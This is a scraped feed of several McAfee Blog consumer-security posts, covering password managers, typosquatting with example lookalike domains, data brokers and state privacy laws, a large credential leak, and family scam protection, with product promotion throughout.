Reputable companies regularly undergo independent security audits by third-party cybersecurity firms to examine the password manager’s code, encryption methods, and overall security architecture. Companies that publish these audit results demonstrate transparency and commitment to security.

Also consider password managers that use AES-256 encryption, currently the gold standard for data protection used by government agencies and financial institutions worldwide. Additionally, ensure the password manager employs zero-knowledge architecture, meaning the company cannot access your passwords even if they wanted to.

Intuitive user interface, reliable auto-fill functionality, responsive customer support, and ease of use should be checked as well. A password manager that is confusing to navigate or constantly malfunctions will likely be abandoned, defeating the purpose of improved password security.

Choose a solution that offers other features aside from the basic password storage. Modern password managers often include secure note storage for sensitive information such as Social Security numbers, passport details, password sharing capabilities for family accounts, and dark web monitoring that alerts you if your credentials appear in data breaches.

Final thoughts

Strong password security doesn’t have to be complicated. Small changes you make today can dramatically improve your digital security. By creating unique, lengthy passwords or passphrases for each account and enabling multi-factor authentication on your most important services, you’re taking control of your online safety.

Consider adopting a reputable password manager to simplify the process while maximizing your protection. It’s one of the smartest investments you can make for your digital security.

The post 15 Vital Tips To Better Password Security appeared first on McAfee Blog.

  • ✇McAfee Blog
  • Oh what a difference an “o” can make! Alex Merton-McCann
    I don’t know about you, but I love Christmas in Australia, long summer days, the sound of cicadas at night, seafood on Christmas day, or traditional ham with roasted veggies. I just love the festive season. And I must confess that I love Christmas shopping. Yep, I’m one of those people! Once I’ve put some time and thought into what gift I’d like to give to my family members, I go online and surf for the perfect bargain, or simply to find out which retailers have the gifts I want. But in my haste
     

Oh what a difference an “o” can make!

9 de Novembro de 2025, 04:16
Holiday Shopping Online

I don’t know about you, but I love Christmas in Australia, long summer days, the sound of cicadas at night, seafood on Christmas day, or traditional ham with roasted veggies. I just love the festive season. And I must confess that I love Christmas shopping. Yep, I’m one of those people! Once I’ve put some time and thought into what gift I’d like to give to my family members, I go online and surf for the perfect bargain, or simply to find out which retailers have the gifts I want.

But in my haste to type in an address I do make typos, and I’ve just read a report that tells me one little typo like missing the “o” in “.com” could land me somewhere I don’t want to be! This seemingly innocent misspelling in domain names is actually a criminal scheme to direct you to scam websites.

In the past, McAfee released a report that revealed .vn as the riskiest country code domain name. In 2024, the winner was .su, which stands for the former Soviet Union. Although the country is defunct, scammers continue to use this domain for phishing attacks that spread viruses and other nasties designed to cause havoc on your home computer. Certainly not what you need this Christmas. Australia’s domain “.au” is relatively safe in comparison to the rest of the web, but it certainly doesn’t mean we’re safe while surfing the wild, wild web.

Another 2024 report showed that .com, aside from being the most popular top-level domain, is now also the most abused one used in typosquatting.

As you go online to shop for holiday presents, make your banking payments, or book your holiday travel, you’ll need to be more alert about typing those domain names on the address bars to avoid being a victim of typosquatting. Here’s a more detailed look at this scam, its dangers, and what you do if you accidentally end up on a dangerous site.

What is typosquatting?

Typosquatting is a cybercriminal tactic where attackers register domain names that closely resemble legitimate websites, specifically targeting common typing mistakes you might make when entering URLs. Google is the top impersonated brand, being misspelled online as goggle, closely followed by Microsoft as microsfot, and Amazon as amaz0n.

Malicious actors take advantage of the small slip-ups we all make, such as missing a letter, swapping characters, or hitting the wrong key, to redirect you to fake websites that steal your usernames, passwords, and personal information. Others may automatically download malware onto your device.

According to research in 2024, internet services are the most targeted names in typosquatting (29.2%), followed by professional services (26.09%) and online shopping websites (22.3%). The consequences can include identity theft, financial fraud, compromised accounts, and infected devices that put your entire digital life at risk.

Factors that enable typosquatting

Typosquatting thrives because it sits at the intersection of human habits and internet mechanics. Cybercriminals are banking on these small human blunders to direct you to their malicious look-alike domains, using visual tricks such as similar-looking characters or misleading subdomains. Throw in search ads and SEO that push these sites in front of us even without a typo, and you get a perfect storm for typosquatting. Once you understand the factors that allow typosquatting to flourish, you can avoid falling victim to it.

  • Human error. The most common cause is simply how we type and interact with devices. We could be typing hurriedly, multitasking, or distracted, and using small mobile screens where errors can be easily made. Miss a letter, swap characters, or rely on predictive or autocorrect spelling, and you could end up on a compromised website.
  • Visual deception. Cybercriminals create domains that look almost identical to legitimate ones using visual tricks such as replacing characters in a domain name. They also use lookalike subdomains that appear official, such as “secure-login.amazon-customer.com,” which isn’t Amazon at all.
  • Domain system vulnerabilities. The global domain name system’s complexity creates multiple avenues for deception. Alternative top-level domains (TLDs) like .cm, .co, or .net can be registered to capture traffic meant for .com sites, creating more opportunities for lookalike domains that can bypass traditional security filters.
  • Search result manipulation. Through search engine optimization tactics and paid advertisements, cybercriminals can position fraudulent sites prominently, increasing the likelihood you’ll click on them even though you haven’t made a typing error.

Common typosquatting tactics

Typosquatters use a playbook of tweaks built around the typing mistakes people make. The goal is always the same: catch you in a moment of hurry and usher you to a fake page before you notice anything’s off. Being aware of these common typosquatting techniques will teach you to recognize when you might be in danger of visiting a fake website.

  • Keyboard-adjacent typos: These tactics exploit common typing mistakes when your fingers mistakenly hit nearby keys, such as typing “gnail.com” instead of “gmail.com”. Cybercriminals register these predictable mistyped domains to capture your traffic.
  • Missing or extra letters: Attackers register domains with one letter removed or added to popular sites. You might type “amazo.com” or “amazoon.com” in your mad rush to shop online, landing on a fake site.
  • Swapped characters: This involves switching the order of letters in familiar domains. Instead of “paypal.com,” you could accidentally visit “payapl.com” or “paypla.com.”
  • Wrong top-level domains (TLDs): Scammers register the same domain name with different TLDs, which could host malicious content, including phishing pages. You might mean to visit “banking.com” but end up at “banking.net” or “banking.org.”
  • Subdomain impersonation: These attacks use legitimate-looking subdomains to fool you. A URL like “secure-update.microsoft-login.com” might look official, but the actual domain is “microsoft-login.com,” not Microsoft’s real site.
  • Homoglyph attacks: These use visually similar characters from different writing systems or symbol sets. In certain fonts or symbols, the letters “rn” together can look like “m,” so “arnazon.com” might appear as “amazon.com.” International characters and symbols make these attacks particularly deceptive.
  • Brand + keyword combinations: Attackers combine popular brand names with common keywords to create convincing fake domains. Sites like “apple-support.com,” “google-security.com,” or “microsoft-updates.com” aren’t official company sites but can appear legitimate enough to trick you into entering personal information.

The dangers of typosquatting

Typosquatting puts you at risk in several ways, one of which is that cybercriminals can steal your personal information through convincing phishing pages that look identical to legitimate sites. You might unknowingly enter your login credentials, credit card details, or other sensitive data directly into their hands.

Malware downloads represent another significant threat. Some fraudulent sites automatically install harmful software onto your device, potentially giving attackers remote access to your computer or mobile device. Payment fraud is particularly concerning when typosquatting targets banking or shopping websites, as you could complete transactions that go straight to scammers instead of legitimate businesses.

Your privacy could also suffer when malicious sites steal cookies and session data, allowing criminals to impersonate you on legitimate websites. They can access your accounts, view your browsing history, and monitor your online activities without your knowledge.

Immediate action plan if you end up on a typosquatted site

  1. Stop entering any information immediately. The moment you realize you’ve landed on a suspicious site, don’t move a finger to enter passwords, personal details, or payment information. Typosquatted sites are specifically built to capture this data, so your first defense is simply stopping any interaction with the page.
  2. Close the browser tab or window right away. Don’t click any links, buttons, or ads on the suspicious site. Quickly close the tab or window to prevent any potential malware downloads or further data collection. If your browser warns you about leaving the page, ignore the warning and close it anyway.
  3. Clear your browser data for that specific site. Go to your browser’s settings and clear the cookies, cache, and browsing data related to the suspicious domain you just visited. Google recommends this step to remove any tracking elements or malicious cookies that may have been installed during your brief visit.
  4. Run a comprehensive security scan on your device. Use your antivirus software to perform a full system scan immediately to detect any malware that might have been downloaded while you visited the typosquatted site. Consider downloading a reputable solution like McAfee+ for complete protection.
  5. Check your recent account activity on major services. Log into your banking, email, and social media accounts to review recent activity, login attempts, unauthorized access, and suspicious changes. The Cybersecurity & Infrastructure Security Agency recommends monitoring account activity after potential security incidents.
  6. Change passwords and enable multi-factor authentication. If you entered any credentials on the suspicious site, change those passwords immediately across all your accounts and enable two-factor authentication where possible to provide extra protection.
  7. Report the suspicious domain. To protect others, report the fake website to your browser provider (Chrome, Firefox, Safari) and to the Anti-Phishing Working Group.

Protect yourself against typosquatting

So here are my tips on how to stay safe while surfing:

Tip #1: Apply sunscreen

Well, the number one tip goes without saying, Slip, Slop, and Slap when you’re lapping up the glorious Aussie sun, and don’t forget to reapply!

Tip #2: Update your security software

I only have one word for you: Antivirus!

Now I’ve got to admit, since starting out on this quest as Cybermum, I’ve learnt a few things, and I think one of the most important lessons has been that you can never have too much protection when it comes to your home computer. I liken having up-to-date security software to reapplying your sunscreen. Just because you loaded some security software a couple of years ago, doesn’t mean you’re safe now! You’re bound to get burnt unless you reapply, so for your computer, this means update! Check out McAfee Total Protection.

Tip #3: Double-check before hitting enter

If you can end up in Cameroon surrounded by infected sites simply by missing an “o,” it’s certainly worthwhile checking your spelling before hitting the enter key!

I know I find it difficult to determine when a site is safe or not. I certainly know that my kids wouldn’t have even given it a second thought until I loaded McAfee’s WebAdvisor on our home computer. It’s pretty cool and it’s been really easy for my kids to understand as it provides a traffic light system of red, yellow and green icons to indicate a website’s risk level, so I know when my kids are surfing the net this summer they’ve got their own little traffic warden steering them away from sites that could have seen them surfing in Cameroon instead of Australia!

Aside from these key tips and the immediate steps listed above, I’ve rounded up a few other reminders to make sure you end up on a legitimate website and keep your device and information safe:

  • Bookmark your trusted websites. Create bookmarks for your frequently used banking, shopping, and social media sites. This way, you can click directly on the bookmark instead of typing the URL and risking an error that could take you to a malicious site.
  • Type URLs directly in your browser’s address bar. When accessing sensitive accounts such as online banking or shopping, always type the website address directly into your browser’s address bar rather than using search engine results, which might include malicious lookalike sites that aim to capture your information.
  • Double-check domain names and extensions carefully. Before entering any personal information, take a moment to verify the exact spelling of the website address and its domain extension (.com, .org, .gov). Look for subtle changes such as extra letters, hyphens, or different extensions that signal a fake site.
  • Enable your browser’s built-in security features. Turn on safe browsing warnings in Chrome, Firefox, Safari, or Edge to help detect and warn you about potentially dangerous websites.
  • Consider secure DNS settings. Consider switching to secure DNS services such as Cloudflare (1.1.1.1) or Google DNS (8.8.8.8), and enable HTTPS-only mode in your browser to ensure encrypted connections to websites.
  • Never click links in unexpected emails or text messages. In 2024, phishing continued to be the top method that scammers used to contact people and direct them to typosquatted domains. So instead of clicking links, type the website address directly or use your bookmarks.
  • Trust your instincts. If a website looks different than usual, has unusual pop-ups, asks for unexpected information, or just feels strange, close your browser tab or window immediately. Trusting your instincts could be one of your best defenses against online threats.

Final thoughts

Typosquatting may seem like a small concern, but knowing its risks of typos can make a big difference in your online safety. Simple typing mistakes in domains can redirect you to malicious sites designed to steal your information or infect your devices.

To avoid becoming a victim of typosquatting, the key is for you to develop mindful habits such as bookmarking trusted sites and double-checking URLs before hitting the enter key on your keyboard, or before typing sensitive information or downloading files. Always look for secure connection indicators such as the padlock icon to confirm you’re on the correct website.

In addition, using reliable tools such as McAfee WebAdvisor and McAfee Total Protection gives you the assurance of safety while you browse, bank, and shop online. McAfee security solutions work quietly in the background, alerting you to suspicious sites and keeping you on the safe path. Share this knowledge with your family and friends, because when we’re all aware of these simple tricks that criminals use, we can all enjoy the internet more safely together.

Happy Christmas shopping and safe surfing.

The post Oh what a difference an “o” can make! appeared first on McAfee Blog.

  • ✇McAfee Blog
  • Holiday Shopping 2025: US Fact Sheet  McAfee
    The holidays are supposed to be about joy and generosity — but this year, they’re also peak season for AI-powered scams. New research from McAfee, a global leader in online protection, shows how fraudsters are using artificial intelligence to create more convincing lures — from deepfake endorsements to cloned delivery messages — as Americans head online to shop. US – Holiday Shopping 2025 Fact Sheet  The post Holiday Shopping 2025: US Fact Sheet  appeared first on McAfee Blog.
     

Holiday Shopping 2025: US Fact Sheet 

Por:McAfee
11 de Novembro de 2025, 11:56

The holidays are supposed to be about joy and generosity — but this year, they’re also peak season for AI-powered scams. New research from McAfee, a global leader in online protection, shows how fraudsters are using artificial intelligence to create more convincing lures — from deepfake endorsements to cloned delivery messages — as Americans head online to shop.

US – Holiday Shopping 2025 Fact Sheet 

The post Holiday Shopping 2025: US Fact Sheet  appeared first on McAfee Blog.

  • ✇McAfee Blog
  • Frankenstein Data: How Data Brokers Stitch Together—and Sell—Your Digital Self Brooke Seipel
    Your digital life is being stitched together—one purchase, one search, one swipe at a time. Data brokers collect and combine fragments of your personal information to build detailed profiles they can sell to advertisers, employers, and anyone willing to pay. While you can request that these brokers delete your data, many make it almost impossible to do so. A joint investigation by CalMatters and The Markup found that 35 data brokers had intentionally hidden their opt-out pages from search result
     

Frankenstein Data: How Data Brokers Stitch Together—and Sell—Your Digital Self

31 de Outubro de 2025, 08:00

Your digital life is being stitched together—one purchase, one search, one swipe at a time.

Data brokers collect and combine fragments of your personal information to build detailed profiles they can sell to advertisers, employers, and anyone willing to pay.

While you can request that these brokers delete your data, many make it almost impossible to do so.

A joint investigation by CalMatters and The Markup found that 35 data brokers had intentionally hidden their opt-out pages from search results, making it harder for people to remove their information.

The result: a patchwork version of you exists online—a Frankenstein of your data, stitched together without your consent.

Moreover, practically anyone can purchase this sensitive info. That ranges from advertisers to law enforcement and from employers to anyone on the street who wants to know a lot more about you.

Here’s what’s happening, and what you can do about it.

Data brokers making it tougher to remove personal data from their sites

As part of the article, reporters analyzed 499 data broker sites registered in the state of California. Of them, 35 had search-blocking code. Additionally per the article, many opt out pages “required scrolling multiple screens, dismissing pop-ups for cookie permissions, and newsletter sign-ups and then finding a link that was a fraction the size of other text on the page.”[i]

Once the publications contacted the data brokers in question, multiple companies halted the practice, some responding that they were unaware their site had search-blocking code. Several others didn’t respond by the time the article was published and kept their practices in place.

Where do data brokers get such personal info?

There are several ways information brokers can get your info about you …

Sources available to the public: Some of your personal records are easily available to the public. Data brokers can collect public records like your voter registration records, birth certificate, criminal record, and even bankruptcy records. By rounding them up from multiple sources and gathering them in one place, it takes someone seconds to find out all these things about you, rather than spending hours poring over public records.

Search, browsing, and app usage: Through a combination of data collected from internet service providers (ISPs), websites, and apps, data brokers can get access to all kinds of activity. They can see what content you’re interested in, how much time you spend on certain sites, and even your daily travels thanks to location data. They also use web scraping tools (software that pulls info from the web), to gather yet more. All this data collecting makes up a multi-billion-dollar industry where personal data is gathered, analyzed, sold, and then sold again and again—all without a person’s knowledge.

Online agreements: As it is with smartphone apps, you’ll usually have to sign an agreement when signing up for a new online service. Many of these agreements have disclosures in the fine print that give the company the right to collect and distribute your personal info.

Purchase history: Data brokers want to know what products or services you’ve purchased, how you paid for them (credit card, debit card, or coupon), and when and where you purchased them. In some cases, they get this info from loyalty programs at places like supermarkets, drugstores, and other retailers. Kroger, one of the largest grocery chains, is a good example of how purchasing insights end up in the hands of others. According to Consumer Reports, the company draws 35% of its net income from selling customer data to other companies.

What can I do about companies collecting my data?

For starters, there aren’t any data privacy laws on the federal level. That, so far, has fallen to individual states to enact. As such, data privacy laws vary from state-to-state, with California having some of the earliest and strongest protections on record, via the California Consumer Privacy Act (CCPA) and the California Privacy Rights Act (CPRA).

In all, 20 states currently have comprehensive privacy laws in place, with five others that have put narrower privacy protections in place, covering data brokers, internet service providers, and medical/biometric data.

States with Comprehensive Data Privacy Laws

·       California

·       Virginia

·       Colorado

·       Connecticut

·       Utah

·       Iowa

·       Indiana

·       Tennessee

·       Texas

·       Florida

·       Montana

·       Oregon

·       Delaware

·       New Hampshire

·       New Jersey

·       Kentucky

·       Nebraska

·       Rhode Island


For specific laws in your state and how they can protect you, we suggest doing a search for “data privacy laws [your state]” for more info.

Even if your state has no or narrow data privacy laws in place, you still have several ways you can take back your privacy.

How to protect your data from data brokers.

The first thing you can do is keep a lower profile online. That can limit the amount of personal info they can get their hands on:

  • Be selective about what you share online.Don’t overshare personal info on social media. Avoid things like online quizzes and sweepstakes. And be aware that some data brokers indeed scour the web with scraping tools that gather up info from things like forum posts.
  • Go private. Even better, lock down your privacy on social media. Social media platforms like Facebook, Instagram, and others have several settings that keep your profile from being scraped in the ways mentioned above. Features like our
  • Use a virtual private network (VPN) whenever possible.A VPN hides your IP address and encrypts your data while you surf the web. McAfee’s Secure VPN protects your personal data and credit card information so you can browse, bank, and shop online without worrying about prying eyes, like data brokers and internet service providers (ISPs) that collect info about what you do online.

Remove your info from data brokers quickly with McAfee.

The list of data brokers is long. Cleaning up your personal data online can quickly eat up your time, as it requires you to reach out to multiple data brokers and opt out.

Rather than removing yourself one-by-one from the host of data broker sites out there, you have a solution: our Personal Data Cleanup.

Personal Data Cleanup scans data broker and people search sites and shows you which ones are selling your personal info. It also provides guidance on how you can remove your data from those sites. And if you want to save time on manually removing that info, you have options. Our McAfee+ Advanced and Ultimate plans come with full-service Personal Data Cleanup, which sends requests to remove your data automatically.

If the thought of your personal info getting bought and sold in such a public way bothers you, our Personal Data Cleanup can put you back in charge of it.

The post Frankenstein Data: How Data Brokers Stitch Together—and Sell—Your Digital Self appeared first on McAfee Blog.

  • ✇McAfee Blog
  • 16 Billion Stolen Logins for Apple, Google, Facebook and More: How to Stay Safe Jasdev Dhaliwal
    Reports last week detail a “16 billion password leak”, with major news outlets worldwide proclaiming this as one of the “largest data breach in history. The exposed dataset appears to be a massive compilation of previously leaked login credentials combined with recent information harvested from devices infected with a type of malware called an infostealer. The vast amount of stolen login credentials, especially from the platforms people use and rely on every day, serves as a powerful reminder of
     

16 Billion Stolen Logins for Apple, Google, Facebook and More: How to Stay Safe

23 de Junho de 2025, 09:47
easy passwords written on sticky notes

Reports last week detail a “16 billion password leak”, with major news outlets worldwide proclaiming this as one of the “largest data breach in history. The exposed dataset appears to be a massive compilation of previously leaked login credentials combined with recent information harvested from devices infected with a type of malware called an infostealer. The vast amount of stolen login credentials, especially from the platforms people use and rely on every day, serves as a powerful reminder of the need for up-to-date online security combined with strong cyber hygiene. 

Why This Matters  

If cybercriminals get hold of your login credentials, the consequences can be serious—think hijacked social media accounts, stolen identities, phishing attacks launched from your personal email account, and potentially even financial loss. The good news? You can take action right now to boost your security and stay protected from scammers. 

The Real Threat You’re Facing 

Don’t let the “old data” narrative fool you into complacency. As McAfee CTO Steve Grobman notes: “With over 16 billion login credentials exposed worldwide, the scale of this breach is a stark reminder of the prevalence of data leaks and the importance of practicing good cyber hygiene.” 

This compilation represents a significant threat because: 

Password Reuse Amplifies Risk: If you reuse passwords across multiple sites, one stolen credential can unlock multiple accounts.  

Social Media Account Takeovers: “Email and social media logins are particularly valuable, as they allow scammers to reset passwords and dig even deeper into someone’s digital life, even impersonating victims,” Grobman explains. 

Identity theft: With access to information, like the username and password for your banking or financial account, cybercriminals could steal your identity to open new accounts, apply for loans, and commit fraud. 

Increase in Phishing Attacks: In Grobman’s words: “For cybercriminals, this data is gold. It gives them everything they need to scam, impersonate, and steal. With a trove of personal information circulating widely, people should be on high alert for targeted scam emails and texts that look like they’re from trusted brands or known contacts.” 

Ongoing Infostealer Infections on Unprotected Devices: New databases appear “every few weeks” with “fresh, weaponizable intelligence” which means that without the right protection you may have malware on your device silently stealing your data. And according to the researchers, the problem isn’t getting better—it’s accelerating. 

Your Action Plan: Focus on What Matters 

Following McAfee’s official guidance, here’s what you need to do immediately: 

Step 1: Check for Infections First

Before changing any passwords, scan your devices for malware. If you’re concerned that an infostealer might be present on your computer, scan your device with a trusted antivirus program before changing any passwords. Otherwise, newly entered credentials could be stolen as well. 

Step 2: Update Critical Passwords

Steve Grobman’s recommendation is clear: “Now is the time to update passwords – especially for email, banking, and shopping accounts.” You should:  

  • Audit your password reuse—if you use the same password on multiple sites, prioritize changing those first. 
  • Focus on critical accounts: Email, banking, social media, and shopping sites. 

Step 3: Implement Strong Authentication

Enable Two-Factor Authentication everywhere possible. As our CTO recommends: “Enable two-factor authentication wherever possible” to add that crucial second layer of security. 

Use authenticator apps, such as Google Authenticator, Duo, and Authy, and do not use SMS. You should avoid using SMS texts to receive 2FA codes, as threat actors can conduct SIM-swapping attacks to hijack your phone number and obtain them. 

Step 4: Deploy Scam Detection Technology

Given the elevated risk of targeted scams using your real information, Grobman specifically recommends: ” Use scam detection technology, like McAfee’s Scam Detector, to help flag risky messages before they cause harm.” 

Why Professional Identity Protection Is More Critical Than Ever 

While this specific data compilation may contain both older and newer data, it highlights a fundamental truth: your credentials are constantly being targeted by cybercrooks. 

The Infostealer Epidemic

The infostealer problem has gotten so pervasive that manual monitoring simply isn’t sufficient anymore. You need automated, professional-grade protection that works 24/7. 

How McAfee+ Addresses Modern Threats 

  • Scam Detection: We protect you from scams with a powerful, AI-powered defense system that works across all your devices. Our scam protection technology identifies and blocks phishing attempts that use your real credentials from compilations like this 16 billion record database. 
  • Comprehensive Dark Web Monitoring: We continuously scan the dark web, including criminal marketplaces, where infostealer logs and credential compilations are sold, alerting you immediately if your information appears in new dumps. 
  • Credit Monitoring: Our Advanced and Ultimate plans provide up to three-bureau credit monitoring, catching activity on your credit report that may be indicators of identity fraud. 
  • Personal Data Cleanup: One of our most powerful features automatically removes your information from data broker databases—the same sources that often feed into massive credential compilations. By reducing your digital footprint, we make you a harder target. 
  • Expert Identity Restoration: If criminals successfully use old credentials to compromise your identity, our specialist team provides step-by-step guidance for complete recovery, backed by up to $2 million in identity theft insurance.

Proactive vs. Reactive Security

Traditional approaches wait for you to discover you’ve been compromised. McAfee’s approach is different: 

  • Monitor continuously for your personal info where it shouldn’t be. 
  • Alert immediately when threats are detected. 
  • Respond automatically to remove your data from risky sources. 
  • Restore professionally if you’ve been impacted by a breach. 

The Bigger Picture: Why This Won’t Be the Last

There are thousands, if not hundreds of thousands, of similarly leaked archives being shared online, resulting in billions of credentials records released for free. This 16 billion record compilation is just the latest in an ongoing parade of massive credential dumps. 

Previous Examples:

  • Countless smaller compilations are released weekly 

The Trend Is Accelerating: As infostealers have become so abundant and commonly used, threat actors release massive compilations for free on Telegram, Pastebin, and Discord to build reputation and attract customers to their paid services. 

Long-Term Protection Strategy

Assume You’re Already Compromised

Given the scale of credential theft over the years, assume some of your information is already in criminal hands. This mindset shift changes everything: 

  • Use unique passwords everywhere—password reuse is your biggest vulnerability 
  • Enable 2FA on all critical accounts—your second line of defense 
  • Monitor automatically—manual checks may cost you precious time needed to change your password and secure your login. 
  • Respond quickly—time is critical when credentials are exploited 

Build Defense in Depth

  • Network Security: Use VPNs on public networks and be cautious about which devices access sensitive accounts. 
  • Identity Monitoring: An automated service that scans the dark web and lets you know if your personal info is found there. 
  • Credit and Transaction Monitoring: Lets you know if you have activity on your credit report and financial accounts. 

Take Action: Don’t Wait for the Next Data Leak

Your credentials are valuable to criminals, and they’re actively working to steal and exploit them. The question isn’t whether your information will appear in future compilations—it’s whether you’ll be protected when it does. 

McAfee Identity Monitoring provides timely dark web alerts, complete with guidance on how to quickly secure your info if they’re found in breaches. 

Get McAfee+, with all-in-one scam, privacy, and identity protection and gain immediate access to: 

  • Dark web monitoring for timely alerts and quick steps to fix breaches. 
  • Personal data cleanup to remove your info from data broker sites. 
  • Credit and Transaction Monitoring 
  • Expert identity restoration support 
  • Up to $2 million in identity theft insurance 
  • AI-powered scam protection 
  • 24/7 security support 

Remember: Take this opportunity to update your passwords immediately and improve your cybersecurity habits — because the threat is real, ongoing, and growing. 


The post 16 Billion Stolen Logins for Apple, Google, Facebook and More: How to Stay Safe appeared first on McAfee Blog.

  • ✇McAfee Blog
  • How the Sandwich Generation Can Fight Back Against Scams Jasdev Dhaliwal
    The modern family juggling act has never been more complex—or more dangerous. If you’re caring for aging parents while raising children, you’re part of what researchers call the “Sandwich Generation.” According to Pew Research, nearly half (47%) of adults in their 40s and 50s find themselves wedged between these dual responsibilities. But in today’s digital landscape, this demographic faces a uniquely modern threat: becoming the primary target of an unprecedented scam epidemic.  As a cybersecuri
     

How the Sandwich Generation Can Fight Back Against Scams

16 de Junho de 2025, 17:58

The modern family juggling act has never been more complex—or more dangerous. If you’re caring for aging parents while raising children, you’re part of what researchers call the “Sandwich Generation.” According to Pew Research, nearly half (47%) of adults in their 40s and 50s find themselves wedged between these dual responsibilities. But in today’s digital landscape, this demographic faces a uniquely modern threat: becoming the primary target of an unprecedented scam epidemic. 

As a cybersecurity professional who has witnessed the evolution of online threats over two decades, I can tell you that today’s scam landscape is unlike anything we’ve seen before. The stakes are higher, the tactics more sophisticated, and the Sandwich Generation is squarely in the crosshairs. 

The Stark Reality: Britain Under Digital Siege

McAfee’s recent State of the Scamiverse report paints a troubling picture of digital life in the UK. The statistics are staggering: 60% of Brits report either falling victim to an online scam or knowing someone who has. When these attacks succeed, the financial impact is severe—victims lose an average of £936, with some reporting devastating losses exceeding £7,980. 

Perhaps most alarming is the speed at which these crimes unfold. A shocking 68% of victims said it took less than an hour to be defrauded, with 48% reporting that fraud occurred within just 30 minutes of engaging with a scammer. This isn’t the slow-burn con artistry of yesteryear—this is lightning-fast digital predation. 

Beyond Money: The Hidden Emotional Toll

The financial losses, while significant, represent only part of the damage. The psychological impact cuts deeper than many realize. Our research shows that 32% of Brits who fell for online scams experienced moderate to significant distress, including anxiety, depression, and damaged self-esteem. For the Sandwich Generation, already stretched thin emotionally and financially, this psychological burden can be overwhelming. 

Consider the compounding effects: 80% of scam victims reported that the experience impacted their self-esteem and ability to trust others. When you’re responsible for protecting not just yourself but also tech-savvy teenagers and digitally-vulnerable parents, this erosion of confidence can have far-reaching consequences for your entire family’s digital safety. 

Why Cybercriminals Target the Sandwich Generation 

From a cybercriminal’s perspective, the Sandwich Generation represents the perfect storm of vulnerability. Here’s why you’re in their crosshairs: 

Overwhelm and Distraction: Scam tactics are most effective when targets are tired, rushed, or mentally overloaded. The constant juggling act of work, children’s needs, and aging parents’ care creates exactly these conditions. 

Multiple Attack Vectors: You’re not just protecting yourself—you’re managing the digital lives of three generations. Children who overshare on social media and parents who may trust too readily both create entry points for scammers. 

The “Family Tech Lead” Burden: In most households, one person becomes the de facto IT support for everyone. If that’s you, you’re essentially protecting three generations of users with the cybersecurity knowledge and tools designed for one. 

Time Poverty: When you’re constantly switching between helping with homework, managing medical appointments, and handling your own responsibilities, the careful scrutiny required to spot sophisticated scams becomes nearly impossible. 

What British Scam Victims Are Experiencing:

  • 85% of victims lost money
  • 29% lost over £400
  • 22% of victims were scammed again within a year
  • The average Brit encounters 2 scam messages and 2 deepfakes daily on social platforms alone 

The repeat victimization rate is particularly concerning. Once scammers identify a successful target, they often share that information within criminal networks, leading to sustained harassment and repeated attempts. 

Generation-Specific Threats: A Two-Front War

Protecting Your Children (The Digital Natives) 

Despite their technological fluency, young people face unique vulnerabilities: 

Social Media Saturation: 28% of 18-24-year-olds receive scam messages via social media platforms. The integration of these platforms into daily life makes detection more challenging. 

Gaming Community Exploitation: Scammers infiltrate gaming communities with fake giveaways, cryptocurrency cons, and phishing attempts disguised as game-related communications. 

Celebrity Deepfake Scams: AI-generated celebrity endorsements for cryptocurrency schemes or investment opportunities are becoming increasingly sophisticated and harder to detect. 

Overconfidence Bias: Young people often believe their digital nativity makes them immune to scams, leading to less cautious behavior online. 

Protecting Your Parents (The Trusting Generation) 

Older adults face different but equally serious threats: 

Email-Based Attacks: 67% of over-55s encounter scams primarily through email, a medium they often trust more than social media. 

Authority Impersonation: Tech support scams, fake government communications, and bank impersonation attempts exploit older adults’ respect for authority and institutions. 

Voice Cloning Threats: 21% of Brits have encountered AI voice scams impersonating loved ones—a particularly dangerous development for older users who may be more trusting of familiar voices. 

Isolation Exploitation: Scammers often target older adults during periods of loneliness or health concerns, when they’re more likely to engage with unexpected communications. 

Platform-Specific Protection Strategies

Mobile Device Security 

Mobile scams have reached epidemic proportions in the UK, with 35% of Brits falling victim to SMS or call-based scams in the past year. The most common mobile threats include: 

Package Delivery Scams (33%): “Your parcel couldn’t be delivered” texts that lead to fake websites designed to steal personal information or payment details. 

Subscription Renewal Cons (23%): Messages claiming services like Netflix require payment information updates, leading to credential theft or unauthorized charges. 

Social Engineering Openers (16%): Simple “Hey, how are you?” messages that gradually build trust before introducing investment or romance scams. 

Essential Mobile Protections:

  • Enable carrier-provided spam filtering services 
  • Set up real-time banking alerts for all family accounts 
  • Educate family members about the “pause and verify” rule for unexpected messages 

Computer and Email Security 

Email remains the primary attack vector, with 32% of Brits falling victim to phishing attempts last year. The sophistication of these attacks has increased dramatically—while 78% of people believe they can spot scams, today’s emails often perfectly mimic legitimate communications. 

UK-Specific Email Threats:

  • Fake HMRC tax refund emails (21% of email scams) 
  • Fraudulent subscription notices from legitimate services (18%) 
  • Tech support emails containing malware downloads (17%) 

Essential Email Protections:

  • Enable advanced anti-phishing protection in your email client 
  • Use secure DNS services or browser extensions like McAfee WebAdvisor 
  • Implement email filtering rules for common scam keywords 

The Deepfake Threat: When Seeing Isn’t Believing

Artificial intelligence has revolutionized scamming, with 21% of Brits encountering AI-generated scams. The challenge is significant: 53% of people admit that deepfakes are difficult to spot, and the technology improves daily. 

Where Deepfakes Appear:

  • Facebook (57% of deepfake encounters) 
  • Instagram and TikTok (significant secondary sources) 
  • WhatsApp and other messaging platforms (voice cloning) 

Common Deepfake Scams:

  • Celebrity cryptocurrency endorsements 
  • Voice cloning for “emergency” family situations 
  • Fake investment guru testimonials 

Detection Strategies:

  • Question claims that seem too good to be true  
  • Watch for video quality issues or sync problems  
  • Verify suspicious links against official domains  
  • Use reverse image search tools like Google Lens  
  • Enable VPNs to reduce targeted advertising based on browsing history 

Building Your Family’s Cyber Defense Plan

Just as you have a fire escape plan, your family needs a comprehensive fraud response strategy. This should include: 

Immediate Response Protocols:

  • Contact information for all banks and financial institutions 
  • Your mobile provider’s fraud reporting number 
  • Steps for freezing cards and reporting identity theft 

Regular Maintenance Schedule:

  • Quarterly “Digital Clean-Up Days” to remove unused apps, update passwords, and install security patches 
  • Monthly family discussions about new scam trends 
  • Annual review of privacy settings across all platforms and devices 

Educational Components:

  • Age-appropriate scam awareness training for children 
  • Simplified threat recognition guides for older family members 
  • Practice scenarios for suspicious communications 

Essential Security Tools for UK Families

Identity Protection:

  • Dark web monitoring services that alert you when personal information appears in criminal databases 
  • Comprehensive security suites like McAfee+ that include real-time scam blocking 
  • Credit monitoring through Experian, Equifax, or TransUnion 

The Human Element: Communication and Education

Technology alone cannot solve this crisis. The most effective defense combines good security tools with open family communication and ongoing education. Regular conversations about online safety should be as normal as discussions about physical safety. 

